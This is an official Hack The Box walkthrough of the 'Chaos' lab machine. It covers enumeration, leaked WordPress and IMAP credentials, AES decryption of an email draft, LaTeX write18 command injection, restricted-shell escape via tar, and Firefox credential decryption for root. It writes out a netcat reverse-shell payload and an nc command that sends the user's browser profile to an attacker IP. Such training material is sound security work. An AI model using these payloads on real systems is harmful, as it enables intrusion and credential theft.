Hack The Box
PEN-TESTING LABS

Chaos

25th April 2019 / Document No D19.100.18

Prepared By: MinatoTW

Machine Author: felamos

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Chaos is a “medium” difficulty box which provides an array of challenges to deal with. It requires a fair amount enumeration of the web server as well as enumerating vhosts which leads to a wordpress site which provides a file containing credentials for an IMAP server. The drafts folder contained sensitive information which needed cryptographical knowledge to decipher. The decrypted information leads to a page hosting a vulnerable Latex application which helps to gain a foothold. Password reuse helps to land a shell as a user but in a restricted shell which can be bypassed by abusing a GTFObin. Escaping the shell gives access to the user’s firefox folder containing saved logins which on decrypting gives access to a webadmin console and the root shell.

Skills Required

- Web server enumeration
- Wordpress enumeration

Skills Learned

- Breaking out of restricted shells
- Extracting data from firefox profiles

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.120 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC -T4 10.10.10.120
```

```
root@Ubuntu:~/Documents/HTB/Chaos# nmap -p$ports -sV -sC -T4 10.10.10.120
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-24 12:21 IST
Nmap scan report for 10.10.10.120
Host is up (0.43s latency).

PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.34 ((Ubuntu))
|_http-server-header: Apache/2.4.34 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3     Dovecot pop3d
|_pop3-capabilities: RESP-CODES PIPELINING SASL STLS AUTH-RESP-CODE TOP UIDL CAPA
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
143/tcp   open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: ID OK STARTTLS IMAP4rev1 listed more have post-login ENABLE LITERAL+ Pre-l
RRALS IDLE
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: ID OK IMAP4rev1 listed more have post-login ENABLE LITERAL+ Pre-login capa
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: RESP-CODES PIPELINING SASL(PLAIN) USER AUTH-RESP-CODE TOP UIDL CAPA
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
|_http-server-header: MiniServ/1.890
```

It's running Apache on port 80, two instances of both IMAP and POP3 servers and webmin console on port 10000.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

APACHE - PORT 80

On accessing Apache the server returns a message saying “Direct IP not allowed”.


```
root@Ubuntu:~/Documents/HTB/Chaos# curl 10.10.10.120
<h1><center><font color="red">Direct IP not allowed</font></center></h1>
root@Ubuntu:~/Documents/HTB/Chaos#
```

So, probably it’s expecting to use a vhost to access the server. However the message isn’t a standard apache page.

Using chaos.htb as the vhost to access the server.

```
echo '10.10.10.120      chaos.htb' >> /etc/hosts
```

Now the website greets us with a static website with html pages.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


GOBUSTER

Running gobuster using directory-list-2.3-medium.txt on both the vhost and IP address.

```
gobuster -u http://10.10.10.120/ -w directory-list-2.3-medium.txt -t 100 -x
php
gobuster -u http://chaos.htb/ -w directory-list-2.3-medium.txt -t 100 -x
php
```

```
root@Ubuntu:~/Documents/HTB/Chaos# gobuster -u http://10.10.10.120/ -w directory-list-2.3-medium.txt -t 100 -x php

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.120/
[+] Threads      : 100
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
2019/04/24 12:33:01 Starting gobuster
=====================================================
/wp (Status: 301)
/javascript (Status: 301)
```

It discovers a /wp folder on http://10.10.10.120 browsing to which shows a wordpress website.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

It hosts some kind of password protect page. Lets enumerate it with wpscan before going further.

WORDPRESS

```
wpscan --url http://10.10.10.120/wp/wordpress/ -e
```

This will enumerate all the plugins as well as users on the website. The scan did find some vulnerabilities but they need authentication. However, on enumerating users the scanner found a username human.

```
[!] User(s) Identified:

[+] human
 | Detected By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.10.120/wp/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

On trying the username as the password for the protected page access is granted.

POSTS

OCTOBER 28, 2018

Protected: chaos

Creds for webmail :

username – ayush

password – jiujitsu

We obtain webmail credentials i.e `ayush:jiujitsu` .

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

IMAP SERVER

As SSL is enabled we'll need to connect with openssl.

```
openssl s_client -connect 10.10.10.120:995
```

Command reference for IMAP can be found here https://wiki.dovecot.org/TestInstallation .

```
a LOGIN ayush jiujitsu # Login
b select inbox # List inbox - has no mails
c list "" * # List other inboxes
d select Drafts # Select draft inbox, find one mail
e FETCH 1 BODY[TEXT] # See contents of the first mail
```

```
read R BLOCK
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN] Dovecot
a LOGIN ayush jiujitsu
a OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFE
L-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRES
STATUS BINARY MOVE SNIPPET=FUZZY LITERAL+ NOTIFY SPECIAL-USE] Logged in
b select inbox
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 0 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1540728609] UIDs valid
* OK [UIDNEXT 1] Predicted next UID
b OK [READ-WRITE] Select completed (0.005 + 0.000 + 0.004 secs).
c list "" *
* LIST (\NoInferiors \UnMarked \Drafts) "/" Drafts
* LIST (\NoInferiors \UnMarked \Sent) "/" Sent
* LIST (\HasNoChildren) "/" INBOX
c OK List completed (0.003 + 0.000 + 0.002 secs).
d select Drafts
* OK [CLOSED] Previous mailbox closed.
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1540728611] UIDs valid
* OK [UIDNEXT 5] Predicted next UID
d OK [READ-WRITE] Select completed (0.006 + 0.000 + 0.005 secs).
```

The default Inbox folder didn't have any received mails. Although there were Drafts and Sent folders. Selecting the drafts folder listed an existing mail.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Fetching the mail revealed a message and two attachments encoded in base64.

```
* 1 FETCH (BODY[TEXT] {2183}
--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Hii, sahay
Check the enmsg.txt
You are the password XD.
Also attached the script which i used to encrypt.
Thanks,
Ayush

--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: application/octet-stream;
 name=enim_msg.txt
Content-Disposition: attachment;
 filename=enim_msg.txt;
 size=272
```

DECRYPTING THE MESSAGE

The draft had enim_msg.txt which contained the encrypted message and en.py which was used to encrypt the message. Decoding the base64 blobs gave an encrypted file and a python script.

```
def encrypt(key, filename):
	chunksize = 64*1024
	outputFile = "en" + filename
	filesize = str(os.path.getsize(filename)).zfill(16)
	IV = Random.new().read(16)

	encryptor = AES.new(key, AES.MODE_CBC, IV)

	with open(filename, 'rb') as infile:
	with open(outputFile, 'wb') as outfile:
		outfile.write(filesize.encode('utf-8'))
		outfile.write(IV)

		while True:
			chunk = infile.read(chunksize)

			if len(chunk) == 0:
			break
			elif len(chunk) % 16 != 0:
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
                chunk += b' ' * (16 - (len(chunk) % 16))

                outfile.write(encryptor.encrypt(chunk))

def getKey(password):
            hasher = SHA256.new(password.encode('utf-8'))
            return hasher.digest()
```

The getKey() function from the script returns the password hashed in SHA256. From the mail we know that the password is “sahay”. The encrypt() functions takes in the key and the message file to encrypt. The chunksize is set to 64*1024 bits which is equal to 16 bytes, the standard block size of AES. Next it finds the size of the file and then uses zfill(16) in order to make it a block. The function zfill() fills a value from the left with zeros until it’s equal to the passed argument. It then initializes a random IV of 16 bytes. IV stands for Initialization vector which is used to add randomness to the encrypted message. Then an AES object is created in CBC mode using the key and IV.

```
chunksize = 64*1024
outputFile = "en" + filename
filesize = str(os.path.getsize(filename)).zfill(16)
IV = Random.new().read(16)
```

Once done it opens up the message and the output file. It proceeds to write the filesize and IV to the encrypted file which is good for us because without the IV it would be impossible to decrypt the message.

```
outfile.write(filesize.encode('utf-8'))
outfile.write(IV)
```

Then it enters into a loop and starts reading the file contents chunk by chunk. It stops if the chunk size is 0. If the chunk size is less than 16, it is padded with spaces so create a block. Each chunk is then encrypted and written to the file.

```
while True:
                chunk = infile.read(chunksize)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
                if len(chunk) == 0:
                break
                elif len(chunk) % 16 != 0:
                chunk += b' ' * (16 - (len(chunk) % 16))

                outfile.write(encryptor.encrypt(chunk))
```

To decrypt the contents a similar script is needed which reads the IV from the file and then uses it to decrypt the chunks. First import the required packages. Define a function decrypt which takes in the key and encrypted filename. We use the same chunksize as earlier. Open the file and read 16 bytes of filesize which isn't significant and then the IV from the next 16 bytes.

```
from Crypto.Cipher import AES
from Crypto.Hash import SHA256

def decrypt(key, filename):
      chunksize = 64*1024
      output = "dec_msg.txt"
      f = open(filename)
      filesize = f.read(16) # Read first 16 bytes written to the file
      IV = f.read(16) # Read the next 16 bytes which is the IV

      decryptor = AES.new(key, AES.MODE_CBC, IV)

      with open(output, 'wb') as outfile:

      while True:
            chunk = f.read(chunksize)
            if len(chunk) == 0:
                  break

            outfile.write(decryptor.decrypt(chunk))

def getKey(password):
      hasher = SHA256.new(password.encode('utf-8'))
      return hasher.digest()

decrypt(getKey("sahay"), "enim_msg.txt")
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Next create the AES object and open the output file. Start reading chunks and break if the size is equal to 0. Then decrypt the chunks and write to the outfile. We use the same getKey() function as the script and then call the decrypt() method with the key and encrypted file.

The resulting file consists of base64 encoded content which on decoding gives the message.

```
python dec.py
cat dec_msg.txt | base64 -d
```


```
root@Ubuntu:~/Documents/HTB/Chaos# python dec.py
root@Ubuntu:~/Documents/HTB/Chaos# cat dec_msg.txt | base64 -d
Hii Sahay

Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)

http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3

Thanks,
Ayush
base64: invalid input
root@Ubuntu:~/Documents/HTB/Chaos#
```

The invalid input error is due to the padding added by the script. From the message we retrieve a directory on the web server.

FOOTHOLD

EXPLOITING LATEX

The page was a pdf maker which says that it's on hold. The functionality wasn't really working.




From the javascript it's noticed that it uses Ajax requests.

```
function senddata() {
    var content = $("#content").val();
    var template = $("#template").val();

    if(content == "") {
        $("#output").text("No input given!");
    }
    $.ajax({
        url: "ajax.php",
        data: {
            'content':content,
            'template':template
        },
        method: 'post'
    }).success(function(data) {
        $("#output").text(data)
    }).fail(function(data) {
        $("#output").text("OOps, something went wrong...\n"+data)
    })
    return false;
}
```


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Using Burp we can intercept the requests and examine them.




The server returned some logs which were from PdfTex which is used to create PDF files from .tex source and from the LaTex family. Some packages from these are vulnerable to code execution. It is well described here https://0day.work/hacking-with-latex/ .

To execute a command the syntax is `\input|command` . However on using it we notice that it's blacklisted.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

But according to the page we can bypass it using `\immediate\write18{command}` which works as intended.



Now, a netcat reverse shell can be used to get a shell on the box.

```
\immediate\write18{rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.16.25 4444 >/tmp/f}
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

BREAKING OUT OF RESTRICTED SHELL

After getting a shell as www-data get a tty using python. Due to password re-use we can su to ayush with the password “jiujitsu”.

```
python -c "import pty;pty.spawn('/bin/bash')"
su - ayush # password : jiujitsu
```

However, due to restricted shell we can’t move to different folders from within the shell.

```
www-data@chaos:/home$ su ayush
su ayush
Password: jiujitsu

ayush@chaos:/home$ cd ~
cd ~
rbash: cd: restricted
ayush@chaos:/home$

ayush@chaos:/home$ ls
ls
rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
ayush@chaos:/home$
```

On checking the PATH variable it appears to be “/home/ayush/.app” . So, if we can list it’s contents we could leverage a binary allowed to be used.

```
ayush@chaos:/home$ ls
ls
Command 'ls' is available in '/bin/ls'
The command could not be located because '/bin' is not included in the PATH environment variable.
ls: command not found
ayush@chaos:/home$
```

We find ‘ls’ to be restricted however another directory listing command ‘dir’ works.

```
ayush@chaos:/home$ dir /home/ayush/.app
dir /home/ayush/.app
dir  ping  tar
ayush@chaos:/home$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We have tar and ping available out of which tar is a GTFObin.

USING TAR TO BREAK OUT

According to https://gtfobins.github.io/gtfobins/tar/ we can abuse tar checkpoints to execute arbitrary commands.

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Issuing this command executes /bin/sh breaking us out of the shell. However, the PATH should be fixed as it wasn't set to its original value.

```
ayush@chaos:/home$ tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
n=exec=/bin/shull /dev/null --checkpoint=1 --checkpoint-action
tar: Removing leading `/' from member names
$ whoami
whoami
/bin/sh: 1: whoami: not found
$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
$ whoami
whoami
ayush
$
```

Get a tty using python or python3.

```
$ python -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
ayush@chaos:~$ echo $PATH
echo $PATH
/home/ayush/.app
ayush@chaos:~$ export PATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
n:/sbinPATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
ayush@chaos:~$ wc -c user.txt
wc -c user.txt
33 user.txt
ayush@chaos:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

INSPECTING MOZILLA FIREFOX PROFILE

The user's folder consists of a .mozilla folder which has a firefox profile in it.

```
ayush@chaos:~/.mozilla/firefox$ ls -la
ls -la
total 20
drwx------  4 ayush ayush 4096 Sep 29  2018  .
drwx------  4 ayush ayush 4096 Sep 29  2018  ..
drwx------ 10 ayush ayush 4096 Oct 27 13:59  bzo7sjt1.default
drwx------  4 ayush ayush 4096 Oct 15  2018 'Crash Reports'
-rw-r--r--  1 ayush ayush  104 Sep 29  2018  profiles.ini
ayush@chaos:~/.mozilla/firefox$
```

This can be used to gain saved credentials if any, using tools like firefox_decrypt or firepwd .

First transfer the folder to local box for extraction.

```
cd /tmp
zip -r mozilla.zip ~/.mozilla
nc 10.10.16.67 1234 < mozilla.zip
```

```
zip warning: Not all files were readable
  files/entries read:  74 (14M bytes)  skipped:  20 (2.8M bytes)
ayush@chaos:/tmp$ ls -la
ls -la
total 756
drwxrwxrwt  2 root     root       4096 Apr 26 15:31 .
drwxr-xr-x 22 root     root       4096 Dec  9 17:19 ..
prw-r--r--  1 www-data www-data      0 Apr 26 15:31 f
-rw-rw-r--  1 ayush    ayush     34353 Apr 26 13:27 firefox_decrypt
-rw-rw-r--  1 ayush    ayush    728956 Apr 26 15:31 mozilla.zip
ayush@chaos:/tmp$ nc 10.10.16.67 1234 < mozilla.zip
nc 10.10.16.67 1234 < mozilla.zip
^C
root@Ubuntu:~/Documents/HTB/Chaos#
```

```
root@Ubuntu:~/Documents/HTB/Chaos# nc -lvp 1234 > mozilla.zip
Listening on [0.0.0.0] (family 2, port 1234)
Connection from chaos.htb 48666 received!
^C
root@Ubuntu:~/Documents/HTB/Chaos# ls -la mozilla.zip
-rw-r--r-- 1 root root 728956 Apr 26 21:03 mozilla.zip
root@Ubuntu:~/Documents/HTB/Chaos#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now extract the contents and use firefox_decrypt on the profile. We can re-use the password "jiujitsu" yet again to decrypt the contents.

```
unzip mozilla.zip
git clone https://github.com/unode/firefox_decrypt
cd firefox_decrypt
./firefox_decrypt.py ../home/ayush/.mozilla/firefox/   # password :
jiujitsu
```

```
root@Ubuntu:~/Documents/HTB/Chaos/firefox_decrypt# ./firefox_decrypt.py ../home/ayush/.mozilla/firefox/

Master Password for profile ../home/ayush/.mozilla/firefox/bzo7sjt1.default:

Website:   https://chaos.htb:10000
Username: 'root'
Password: 'Thiv8wrej~'
root@Ubuntu:~/Documents/HTB/Chaos/firefox_decrypt#
```

We obtain the password for the user root as `Thiv8wrej~` using which we can su to root.

```
